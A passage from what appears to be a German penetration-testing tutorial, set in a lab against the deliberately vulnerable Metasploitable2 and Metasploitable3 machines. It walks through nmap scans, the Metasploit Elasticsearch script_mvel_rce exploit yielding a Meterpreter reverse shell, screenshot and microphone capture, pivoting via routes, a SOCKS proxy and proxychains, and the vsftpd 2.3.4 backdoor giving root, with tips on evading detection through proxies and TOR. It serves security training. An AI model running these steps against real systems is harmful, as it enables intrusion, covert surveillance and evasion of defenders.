Danach habe ich die vier Dateien im Ordner `metasploitable3/scripts/chocolatey_installs/` bearbeitet. Die Veränderung zeige ich Ihnen anhand der `7zip.bat` - hier habe ich folgende Zeile geändert:

```
choco install 7zip
```

Am Ende der Zeile habe ich ein `-y` angefügt (*ohne Rückfrage installieren*). Danach hat diese Zeile wie folgt ausgesehen:

```
choco install 7zip -y
```

Diese Option habe ich natürlich in allen vier Dateien eingefügt und danach den Vorgang wieder mit vagrant up gestartet...

Zu guter Letzt hatte ich noch einen letzten Fehler. Die Installation und Einrichtung lief bis ca. zur Hälfte durch und brach dann mit diesem Fehler ab:

```
==> default: C:\Windows\system32>Taskkill /IM domain1Service.exe /F
==> default:
```

```
==> default: SUCCESS: The process "domain1Service.exe" with PID 1180 has
  been terminated.
==> default:
==> default: C:\Windows\system32>powershell -command "Start-Sleep -s 5"
==> default: C:\Windows\system32>net start "domain1 GlassFish Server"
==> default: The domain1 GlassFish Server service is starting.
==> default: The domain1 GlassFish Server service could not be started.
==> default:
==> default: A system error has occurred.
==> default:
==> default: System error 1067 has occurred.
==> default:
==> default: The process terminated unexpectedly.
```

Da ich keine besondere Lust hatte, diesen einen Service zu debuggen und auch ohne ihm genügend Exploits verfügbar sind, habe ich die entsprechenden Zeilen in der Datei Vagrantfile einfach auskommentiert. Dies geschieht durch das Voranstellen des #-Zeichens am Zeilenanfang. Die betreffenden Zeilen sahen danach so aus:

```
# Vulnerability - Setup for Glassfish
#config.vm.provision :shell, path: "scripts/installs/setup_glassfish.bat"
#config.vm.provision  :shell,  inline:  "rm  C:\\tmp\\vagrant-shell.bat"  #
Hack for ...
#config.vm.provision                    :shell,                    path:
"scripts/installs/start_glassfish_service.bat"
#config.vm.provision  :shell,  inline:  "rm  C:\\tmp\\vagrant-shell.bat"  #
Hack for ...
```

Nach einem letzten vagrant destroy und vagrant up konnte Metasploitable3 endlich starten.

Scan & Angriff

Also hier eine kurze Zusammenfassung und eine Demonstration meines Workflows:

```
root@kali:~# nmap -O -sS -sV -sC -p 1-65535 -oA nmap/win2008 --
      stylesheet=nmap.xsl --open --reason 192.168.1.106
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-03 18:56 CEST
Nmap scan report for 192.168.1.106
Host is up, received arp-response (0.00044s latency).
Not shown: 65518 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
Reason: 65518 no-responses
PORT      STATE SERVICE     REASON      VERSION
21/tcp    open  ftp         syn-ack     Microsoft ftpd
                            ttl 128
22/tcp    open  ssh         syn-ack     OpenSSH 7.1 (protocol 2.0)
                            ttl 128
| ssh-hostkey:
|           2048 fa:81:c0:c2:93:87:bd:29:5c:fc:e9:a3:6e:53:ec:3c (RSA)
|_          521 d3:17:4c:2c:a8:af:69:9b:b5:a7:d9:b0:0e:21:1d:96 (ECDSA)
80/tcp    open  http        syn-ack     Microsoft HTTPAPI httpd 2.0
                            ttl 128     (SSDP/UPnP)
| http-methods:
|_          Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
1617/tcp  open  nimrod-     syn-ack ttl 128
                agent?
3000/tcp  open  ppp?        syn-ack ttl 128
5985/tcp  open  http        syn-ack     Microsoft HTTPAPI httpd 2.0
                            ttl 128     (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8020/tcp  open  http        syn-ack     Apache httpd
                            ttl 128
| http-methods:
|_          Potentially risky methods: PUT DELETE
|_http-server-header: Apache
```

```
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8022/tcp  open  http        syn-ack     Apache Tomcat/Coyote JSP engine
                            ttl 128     1.1
| http-methods:
|_          Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8027/tcp  open  unknown     syn-ack ttl 128
8383/tcp  open  ssl/http    syn-ack     Apache httpd
                            ttl 128
| http-methods:
|_          Potentially risky methods: PUT DELETE
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
| ssl-cert: Subject: commonName=Desktop Central/organizationName=Zoho
                Corporation/stateOrProvinceName=CA/countryName=US
| Not valid before: 2010-09-08T12:24:44
|_Not valid after: 2020-09-05T12:24:44
|_ssl-date: TLS randomness does not represent time
8484/tcp  open  http        syn-ack     Jetty winstone-2.8
                            ttl 128
|_http-title: Dashboard [Jenkins]
8585/tcp  open  http        syn-ack     Apache httpd 2.2.21 ((Win64)
                            ttl 128     PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-title: WAMPSERVER
Homepage
9200/tcp  open  http        syn-ack     Elasticsearch REST API 1.1.1
                            ttl 128     (name: Isis; Lucene 4.7)
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
|_http-title: Site doesn't have a title (application/json; charset=UTF-
8).
49153/tcp open  msrpc       syn-ack     Microsoft Windows RPC
                            ttl 128
```

```
49154/tcp open  msrpc       syn-ack     Microsoft Windows RPC
                            ttl 128
49201/tcp open  unknown     syn-ack
                            ttl 128
49202/tcp open  unknown     syn-ack
                            ttl 128
MAC Address: 08:00:27:EA:EC:7B (Oracle VirtualBox virtual NIC)

Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|8.1|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008::beta3
    cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1
    cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::-
    cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft
Windows Server 2008 R2 or Windows 8.1,
        Microsoft Windows Phone 7.5 or 8.0,Microsoft Windows Vista SP0 or
        SP1, Windows Server 2008
        SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or
        Windows Server 2008
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 276.64 seconds
```

Als Nächstes können wir einen neuen Workspace in der msfconsole einrichten und das Scanergebnis in diesen importieren.

Falls Sie beim Start die folgende Fehlermeldung erhalten

```
[-] Failed to connect to the database: could not connect to server:
Connection refused
  Is the server running on host "localhost" (::1) and accepting
  TCP/IP connections on port 5432?
```

... müssen Sie den PostgreSQL - Server mit

```
root@kali:~# /etc/init.d/postgresql start
[ ok ] Starting postgresql (via systemctl): postgresql.service.
```

... starten!

Mit

```
msf > workspace -a msable3
[*] Added workspace: msable3
```

... erstellen wir einen neuen Workspace. Es wird auch gleich automatisch auf diesen neuen Workspace gewechselt. Dies können wir mit

```
msf > workspace
  default
  * msable3
```

... kontrollieren. Der * markiert hierbei den aktuellen Workspace.

Jetzt importieren wir den Nmap-Scan:

```
msf > db_import /root/nmap/win2008.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.7.1'
[*] Importing host 192.168.1.106
[*] Successfully imported /root/nmap/win2008.xml
```

Natürlich könnten wir den Nmap-Scan auch gleich in der msfconsole ausführen - dann hätten wir die Daten allerdings nicht verfügbar für andere Programme.

Mit Hilfe des Befehls

```
msf exploit(script_mvel_rce) > services

Services
========
```

```
host           port  proto name       state info
----           ----  ----- ----       ----- ----
192.168.1.106 21    tcp   ftp        open  Microsoft ftpd
192.168.1.106 22    tcp   ssh        open  OpenSSH 7.1 protocol 2.0
192.168.1.106 80    tcp   http       open  Microsoft HTTPAPI httpd 2.0
                                            SSDP/UPnP
192.168.1.106 1617  tcp   nimrod-    open
                          agent
192.168.1.106 3000  tcp   ppp        open
192.168.1.106 5985  tcp   http       open  Microsoft HTTPAPI httpd 2.0
                                            SSDP/UPnP
192.168.1.106 8020  tcp   http       open  Apache httpd
192.168.1.106 8022  tcp   http       open  Apache Tomcat/Coyote JSP engine
                                            1.1
192.168.1.106 8027  tcp              open
192.168.1.106 8383  tcp   ssl/http   open  Apache httpd
192.168.1.106 8484  tcp   http       open  Jetty winstone-2.8
192.168.1.106 8585  tcp   http       open  Apache httpd 2.2.21 (Win64)
                                            PHP/5.3.10 DAV/2
192.168.1.106 9200  tcp   http       open  Elasticsearch REST API 1.1.1
                                            name: Isis; Lucene 4.7
192.168.1.106 49153 tcp   msrpc      open  Microsoft Windows RPC
192.168.1.106 49154 tcp   msrpc      open  Microsoft Windows RPC
192.168.1.106 49201 tcp   unknown    open
192.168.1.106 49202 tcp   unknown    open
```

... können wir uns nun direkt in der msfconsole die Scan-Ergebnisse anzeigen lassen und damit arbeiten ohne, immer in einem zweiten Fenster nachsehen zu müssen.

Falls Sie es noch nicht gemerkt haben - in der msfconsole funktioniert die Autovervollständigung sowohl für MSF-Befehle als auch Dateisystem-Pfade.

Zu guter Letzt setzen wir die Variable RHOST (Ziel) und `LHOST` (unser Rechner) global, um diese nicht in jedem Modul neu definieren zu müssen:

```
msf > setg RHOST 192.168.1.106
RHOST => 192.168.1.106
```

```
msf > setg LHOST 192.168.1.105
LHOST => 192.168.1.105
```

Danach können wir den Rechner angreifen - als Beispiel habe ich mir hierzu den Service Elasticsearch ausgesucht. Also prüfen wir, ob wir ein passendes Modul haben:

```
msf > search elasticsearch

Matching Modules
================

  Name                                                     Disclosure Date   Rank
  ----                                                     ----------------  ----
  auxiliary/scanner/elasticsearch/indices_enum                               normal
  auxiliary/scanner/http/elasticsearch_traversal                             normal
  exploit/multi/elasticsearch/script_mvel_rce              2013-12-09        excellent
  exploit/multi/elasticsearch/search_groovy_script         2015-02-11        excellent
  exploit/multi/misc/xdh_x_exec                            2015-12-04        excellent
```

Modul `elasticsearch/script_mvel_rce` klingt doch mal vielversprechend - also legen wir los:

```
msf > use exploit/multi/elasticsearch/script_mvel_rce
msf exploit(script_mvel_rce) > show payloads
```

```
Compatible Payloads
===================

  Name                            Disclosure    Rank   Description
                                  Date
  ----                            ------------  ----   -----------
                                  ---
  generic/custom                                normal Custom Payload
  generic/shell_bind_tcp                        normal Generic Command
                                                       Shell
  generic/shell_reverse_tcp                     normal Generic Command
                                                       Shell
  java/meterpreter/bind_tcp                     normal Java Meterpreter,
                                                       Java Bind
  java/meterpreter/reverse_http                 normal Java Meterpreter,
                                                       Reverse
  java/meterpreter/reverse_https                normal Java Meterpreter,
                                                       Reverse
  java/meterpreter/reverse_tcp                  normal Java Meterpreter,
                                                       Reverse
  java/shell/bind_tcp                           normal Command Shell, Java
                                                       Bind TCP
  java/shell/reverse_tcp                        normal Command Shell, Java
                                                       Reverse
  java/shell_reverse_tcp                        normal Java Command Shell,
                                                       Reverse
```

```
msf exploit(script_mvel_rce) > set Payload java/meterpreter/reverse_tcp
Payload => java/meterpreter/reverse_tcp
msf exploit(script_mvel_rce) > show options

Module options (exploit/multi/elasticsearch/script_mvel_rce):
```

```
Name        Current Setting Required Description
----        --------------- -------- -----------
Proxies                     no       A proxy chain of format
                                     type:host:port
RHOST       192.168.1.106   yes      The target address
RPORT       9200            yes      The target port (TCP)
SSL         false           no       Negotiate SSL/TLS for outgoing
TARGETURI   /               yes      The path to the ElasticSearch REST
VHOST                       no       HTTP server virtual host
WritableDir /tmp            yes      A directory where we can write files

Payload options (java/meterpreter/reverse_tcp):

Name     Current Setting         Required     Description
----     ---------------         --------     -----------
LHOST    192.168.1.105           yes          The listen address
LPORT    4444                    yes          The listen port
```

Exploit target:

```
  Id Name
  -- ----
  0 ElasticSearch 1.1.1 / Automatic
```

Die global gesetzten Parameter RHOST und `LHOST` sind bereits vorausgefüllt. Nun muss der Angriff nur noch gestartet werden.

```
msf exploit(script_mvel_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (49645 bytes) to 192.168.1.106
[*]    Meterpreter    session    1    opened    (192.168.1.105:4444    ->
192.168.1.106:49254) at 2017-05-03 20:37:04 +0200
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\zgPwX.jar'
on the target
```

```
meterpreter > upload /root/machwas.sh
[*] uploading : /root/machwas.sh -> machwas.sh
[*] uploaded : /root/machwas.sh -> machwas.sh
meterpreter > ls
Listing: C:\Program Files\elasticsearch-1.1.1
==============================================

 Mode              Size  Type  Last modified              Name
 ----              ----  ----  -------------              ----
 100776/rwxrwxrw-  11358 fil   2014-02-12 17:35:54 +0100  LICENSE.txt
 100776/rwxrwxrw-  150   fil   2014-03-25 23:38:22 +0100  NOTICE.txt
 100776/rwxrwxrw-  8093  fil   2014-03-25 23:38:22 +0100  README.textile
 40776/rwxrwxrw-   4096  dir   2014-04-16 23:28:54 +0200  bin
 40776/rwxrwxrw-   0     dir   2014-04-16 23:28:54 +0200  config
 40776/rwxrwxrw-   0     dir   2017-05-03 17:27:49 +0200  data
 40776/rwxrwxrw-   8192  dir   2014-04-16 23:28:54 +0200  lib
 40776/rwxrwxrw-   4096  dir   2017-05-03 19:26:15 +0200  logs
 100776/rwxrwxrw-  58    fil   2017-05-03 20:48:10 +0200  machwas.sh

meterpreter > pwd
C:\Program Files\elasticsearch-1.1.1
```

Soweit kannten wir das ja schon. Unter Windows ist es darüber hinaus möglich, einen Screenshot zu erstellen oder das Mikrofon für eine bestimmte Anzahl an Sekunden aufzeichnen zu lassen:

```
meterpreter > screenshot
Screenshot saved to: /root/QqhhuoMu.jpeg
meterpreter > record_mic 30
[*] Starting...
```

Man könnte sogar die Webcamera ansprechen und ein Foto machen lassen. Somit ist man bestens im Bilde, ob gerade jemand an dem Rechner arbeitet. Da dies jedoch eine virtuelle Maschine ohne Webcam ist, kann ich Ihnen das nicht zeigen.

Je nachdem, welche Rechte man durch den Angriff erhalten hat, ist es ebenfalls möglich, Tastenanschläge mitzuschneiden und so an Passwörter, etc. zu kommen.

Meterpreter bietet also einige Zusatzfunktionen speziell für Windows. Nachdem Sie nun ein williges Opfer laufen haben, wünsche ich Ihnen an dieser Stelle: Happy hunting ;-)

Sie können sich auch auf der Seite https://www.vulnhub.com/ umsehen. Sie werden dort einige Challenges von leicht bis schwer finden. Diese entsprechen eher dem, was man bei einem realen Pentest vorfindet.

Selbst die leichten Challenges sind deutlich anspruchsvoller als Metasploitable da es nur ein oder zwei Angriffsvektoren gibt die klappen können. Sie müssen also mit viel mehr Sackgassen klarkommen und gründlich arbeiten, um auch wirklich nichts zu übersehen!

Das macht diese CTF-Challenges ideal, um strukturiertes und gründliches Arbeiten zu erlernen.

Wenn Sie das anwenden, was Sie hier gelernt haben, wird das aber sicher klappen, wenn Sie die nötige Ausdauer und Geduld mitbringen!


Pivoting - Weiter in ein Netzwerk vordringen

Greifen wir einen Rechner außerhalb des eigenen Netzwerkes an, dann geschieht dies mit der öffentlichen IP-Adresse. In der Regel sind dies dann Server und wo ein Server ist, wird es meist noch mehr Computer geben...

Allerdings können wir die weiteren Rechner des Opfer-Netzwerkes nicht einfach über die öffentliche IP-Adresse ansprechen. Es kann auch durchaus vorkommen, dass spezielle Services auf verschiedenen Rechnern laufen. So kann der FTP-Server ein anderer Rechner sein als der MSSQL-Server. Normalerweise befindet sich vor einem Netzwerk eine Firewall, die Anfragen auf bestimmten Ports an einen oder mehrere Server weiterleitet.

Gelingt es, einen der Rechner erfolgreich anzugreifen und eine Meterpreter-Session zu erhalten so können wir diese Session als Eingangstor zum ganzen Netzwerk verwenden. Und genau das ist es, worum es in diesem Kapitel gehen soll!

Für diesen Test habe ich folgendes Szenario aufgebaut:



Wie wir hier schön sehen können ist der Kali-Laptop mit der `IP 192.168.1.105` über Router 1 mit dem Opfer-Rechner verbunden. Mit dem Rechner `172.28.128.4` gibt es keine direkte Verbindung. Der Rechner `192.168.1.106`, unser Opfer, ist allerdings mit einer zweiten

Netzwerkkarte auch im 172er-Netzwerk und kann somit als Vermittler dienen. Stellen Sie sich das 192er-Netzwerk als Internet und das 172er-Netzwerk als firmeninternes LAN vor!

Der Nachbau ist recht einfach. Ich habe eine der Netzwerkkarten von Metasploitable3 auf Bridged geschalten und die zweite auf das Hostonly-Netzwerk virtualbox0. Danach habe ich die bereits bekannte Metasploitable2 ebenfalls auf das Hostonly-Netzwerk virtualbox0 geschalten und gebootet. Virtualbox an sich übernimmt dabei die Funktion von Router 2 und mein WLAN-Router ist in den Fall Router 1!

Bridged schaltet den Host in das bestehende Netzwerk, als ob ein weiterer Rechner an Ihrem Router angeschlossen wäre. Hierbei ist der Rechner von Ihrem Netzwerk aus erreichbar und hat Zugriff auf Ihre Internetverbindung. Hostonly schaltet den Rechner in einem virtuellen Netzwerk auf, dass Sie von Ihrem Netzwerk aus nicht erreichen können. Darüber hinaus fehlt dem Rechner der Zugriff auf das Internet.

Das Einrichten der virtuellen Netzwerkkarten erfolgt genauso wie zuvor bei der Installation von Metasploitable2 gezeigt.

```
root@kali:~# nmap 172.28.128.4

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-03 23:54
CEST
Note: Host seems down. If it is really up, but blocking our
ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.56 seconds
```

Wie Sie anhand des nmap-Scans sehen, ist dieser Rechner nicht direkt erreichbar. Da wir Metasploitable3 bereits erfolgreich gekapert haben und eine bestehende Meterpreter-Session offen haben, können wir nun wie folgt vorgehen:

```
meterpreter > route

IPv4 network routes
===================

 Subnet           Netmask          Gateway   Metric   Interface
 ------           -------          -------   ------   ---------
 127.0.0.1        255.0.0.0        0.0.0.0
 172.28.128.3     255.255.255.0    0.0.0.0
 192.168.1.106    255.255.255.0    0.0.0.0
```

Hiermit sehen wir gut, mit welchen Netzwerken das Opfer verbunden ist. Danach können wir die Route einrichten:

```
meterpreter > background
[*] Backgrounding session 4...

Um aus der aktuellen Session auszusteigen, ohne die Verbindung
zu beenden, verwenden Sie das backgound Kommando.
```

```
msf exploit(script_mvel_rce) > route add 172.28.128.0 255.255.255.0 4
[*] Route added
```

Hierbei ist es wichtig nicht die IP-Adresse, sondern die Netzwerk-Adresse anzugeben. Dies ist die IP-Adresse mit der Endnummer 0. Die Netzwerkmaske (`255.255.255.0`) können Sie wie oben angezeigt in den meisten Fällen übernehmen. Die 4 ist die Session ID von vorhin.

```
msf auxiliary(script_mvel_rce) > route

IPv4 Active Routing Table
=========================

 Subnet                 Netmask                 Gateway
 ------                 -------                 -------
 172.28.128.0           255.255.255.0           Session 4
```

Danach können Sie mit dem Befehl route überprüfen, ob die Einrichtung geklappt hat. Wichtig ist hierbei, dass route innerhalb der Meterpreter-Session auf den Opfer-PC bezogen ist und innerhalb der msfconsole auf das Framework.

Daher wird hier auch nur eine Route angezeigt. Diese kann man so verstehen, dass das Netzwerk `172.28.128.0` über die Session 4 erreichbar ist.

```
msf auxiliary(tcp) > set PORTS 1-65535
PORTS => 1-65535
msf auxiliary(tcp) > set RHOSTS 172.28.128.1-172.28.128.254
RHOSTS => 172.28.128.1-172.28.128.254
msf auxiliary(tcp) > run
```

```
[*] 172.28.128.1:        - 172.28.128.1:22 -        TCP OPEN
... Ausgabe gekürzt
[*] 172.28.128.4:        - 172.28.128.4:25 -        TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:22 -        TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:23 -        TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:21 -        TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:53 -        TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:80 -        TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:111 -       TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:139 -       TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:445 -       TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:514 -       TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:513 -       TCP OPEN
[*] 172.28.128.4:        - 172.28.128.4:512 -       TCP OPEN
```

Zuerst lassen wir einen einfachen Scan laufen. Allerdings ist dieser Scan nicht gerade sehr aussagekräftig. Natürlich können wir die diversen auxiliary-Module laufen lassen und uns langsam brauchbare Daten zusammensuchen. Einfacher geht es, wenn wir `nmap` verwenden.

Dazu benötigen wir allerdings einen Proxy:

```
msf auxiliary(tcp) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > set SRVPORT 8888
SRVPORT => 888
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
[*] Starting the socks4a proxy server
```

Danach müssen wir die `/etc/proxychains.conf` editieren und folgende Zeile einfügen:

```
socks4 127.0.0.1 8888
```

Es sollten alle weiteren Proxy-Konfigurationen dazu mit einem vorangestellten #-Zeichen deaktiviert werden! Proxychains erlaubt es, wie der Name schon sagt, verschiedenste Proxy-Server hintereinander zu schalten, umso schwerer entdeckt zu werden. Darüber hinaus lässt sich damit ein Zugriff auf einen Service oder ein Scan über das TOR-Netzwerk leiten. Das TOR-Netzwerk und auch das zufällige Aneinanderreihen von Proxies macht eine Verfolgung bzw. Aufdeckung woher der Scan stammt schwerer da die einzelnen Zugriffe bzw. Tests von verschiedensten IP-Adressen zu kommen scheinen, die alle nicht Ihre IP-Adresse sind. So lässt sich auch eine gewisse Toleranzgrenze in IPS-Systemen ausnützen, um nicht geblockt zu werden.

Und schon können wir `nmap` wie gewohnt verwenden:

```
root@kali:~# proxychains nmap -sT -Pn 172.28.128.4
```

Wichtig ist dabei lediglich proxychains vor den nmap-Befehl zu stellen und die Optionen -sT und -Pn zu verwenden! Damit wird sichergestellt, dass kein Ping gesendet wird und ein TCP Connect-Scan durchgeführt wird. Dies ist wichtig, da proxychains lediglich TCP- und keinen UDP-Verkehr zulässt!

```
ProxyChains-3.1 (http://proxychains.sf.net)
```

Starting Nmap 7.40 (https://nmap.org) at 2017-05-04 02:19 CEST
|S-chain|-<>-127.0.0.1:8888-<><>-172.28.128.4:8080-<--denied
|S-chain|-<>-127.0.0.1:8888-<><>-172.28.128.4:443-<--denied
|S-chain|-<>-127.0.0.1:8888-<><>-172.28.128.4:25-<><>-OK

```
... Ausgabe gekürzt

Nmap scan report for 172.28.128.4
Host is up (1.1s latency).
```

```
Not shown:              977         closed ports
PORT                    STATE       SERVICE
21/tcp                  open        ftp
22/tcp                  open        ssh
23/tcp                  open        telnet
25/tcp                  open        smtp
53/tcp                  open        domain
80/tcp                  open        http
111/tcp                 open        rpcbind
139/tcp                 open        netbios-ssn
445/tcp                 open        microsoft-ds
512/tcp                 open        exec
513/tcp                 open        login
514/tcp                 open        shell
1099/tcp                open        rmiregistry
1524/tcp                open        ingreslock
2049/tcp                open        nfs
2121/tcp                open        ccproxy-ftp
3306/tcp                open        mysql
5432/tcp                open        postgresql
5900/tcp                open        vnc
6000/tcp                open        X11
6667/tcp                open        irc
8009/tcp                open        ajp13
8180/tcp                open        unknown

Nmap done: 1 IP address (1 host up) scanned in 1078.10 seconds
```

Aus Zeitgründen habe ich `nmap` nur die gängigsten Ports scannen lassen. Die Scan-Zeit mit 1.078 Sekunden für einige wenige Ports ist im Vergleich zum direkten Scan aller Ports mit 276 Sekunden ungefähr um den Faktor 4 langsamer! Weiters ist hierbei eine stabile Meterpreter-Session von Nöten. Daher sollte der Meterpreter, sofern es die Rechte zulassen, in einen anderen Prozess migriert werden. Unter Windows bietet sich zB Explorer.exe an.

Über die gleiche Technik lässt sich zB auch der Nessus-Daemon starten:

```
root@kali:~# proxychains nessus-service -D
```

Damit kann dann auch das Netzwerk des Opfers auf weitere Fehlkonfigurationen oder Sicherheitslücken untersuchen.

Wir nutzen an dieser Stelle wieder nmap:

```
root@kali:~# proxychains nmap -sT -Pn -p
21,22,23,25,53,80,139,445,3306
-sV 172.28.128.4

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-04 13:30
CEST
|S-chain|-<>-127.0.0.1:888-<><>-172.28.128.4:139-<><>-OK
|S-chain|-<>-127.0.0.1:888-<><>-172.28.128.4:25-<><>-OK
|S-chain|-<>-127.0.0.1:888-<><>-172.28.128.4:23-<><>-OK

... Ausgabe gekürzt

Nmap scan report for 172.28.128.4
Host is up (0.10s latency).
```

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1
                           (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp  open  netbios-    Samba smbd 3.X - 4.X (workgroup:
               ssn         WORKGROUP)
445/tcp  open  netbios-    Samba smbd 3.X - 4.X (workgroup:
               ssn         WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5

Service Info: Host: metasploitable.localdomain; OSs: Unix,
Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect
results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.88 seconds
```

Port 2049 (*nfs*) und 5432 (*postgresql*) lieferten bei meinem Versuch einen Speicherzugriffs-Fehler. Daher habe ich diese Ports ausgelassen. Hier müsste man dann alternative Test-Methoden verwenden um diese Informationen ebenfalls zu erhalten.

Nachdem man einen Angriff identifiziert hat, kann man wiederum einfach mit der msfconsole arbeiten:

```
msf exploit(script_mvel_rce) > use
exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 172.28.128.4
RHOST => 172.28.128.4
```

```
msf exploit(vsftpd_234_backdoor) > run

[*] 172.28.128.4:21 - The port used by the backdoor bind listener is already open
[+] 172.28.128.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 9 opened (192.168.1.105-192.168.1.106:0 ->
172.28.128.4:6200) at 2017-05-04 13:38:21 +0200

whoami
root
uname -a
Linux Metasploitable2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Um ein schnelleres und stabileres Arbeiten zu ermöglichen empfiehlt es sich an dieser Stelle von dem gekaperten Rechner im Opfer-Netzwerk eine Verbindung zurück zum Angreifer-Rechner aufzubauen. Hier bietet es sich an, mit nc oder diversen Post-Exploitation-Modulen zu arbeiten.

Damit wird dann das Pivoting umgangen und eine schnellere und stabilere Verbindung geschaffen - allerdings ist diese dann auch einfacher nachzuverfolgen!

Auch hier gilt es zwischen Auffälligkeit und Arbeitsgeschwindigkeit / Stabilität abzuwägen.

Abgesehen von MeterSploit gibt es viele weitere Möglichkeiten, Pivoting zu betreiben. Dies kann mit Tools wie ssh, nc oder diversen Scripts und Tools von Github erreicht werden.

Als Beispiel will ich hier ssh nutzen. Dazu habe ich Metasploitable2 mit einem Adapter im Brided-Modus und einem Adapter in einem Hostonly-Netzwerk konfiguriert. Außerdem habe ich dann noch einen VPC namens OWASPBWA auf den gleichen Hostonly-Adapter geschalten.

```
mark@kali:~$ ssh -D 9050 msfadmin@192.168.1.152
```

```
msfadmin@192.168.1.152's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
... Ausgabe gekürzt
Last login: Tue Jun 23 17:00:09 2020 from 192.168.1.123
msfadmin@metasploitable:~$ ifconfig

eth0 Link encap:Ethernet HWaddr 08:00:27:d7:a5:17
     inet addr:192.168.1.152 Bcast:192.168.1.255
     Mask:255.255.255.0
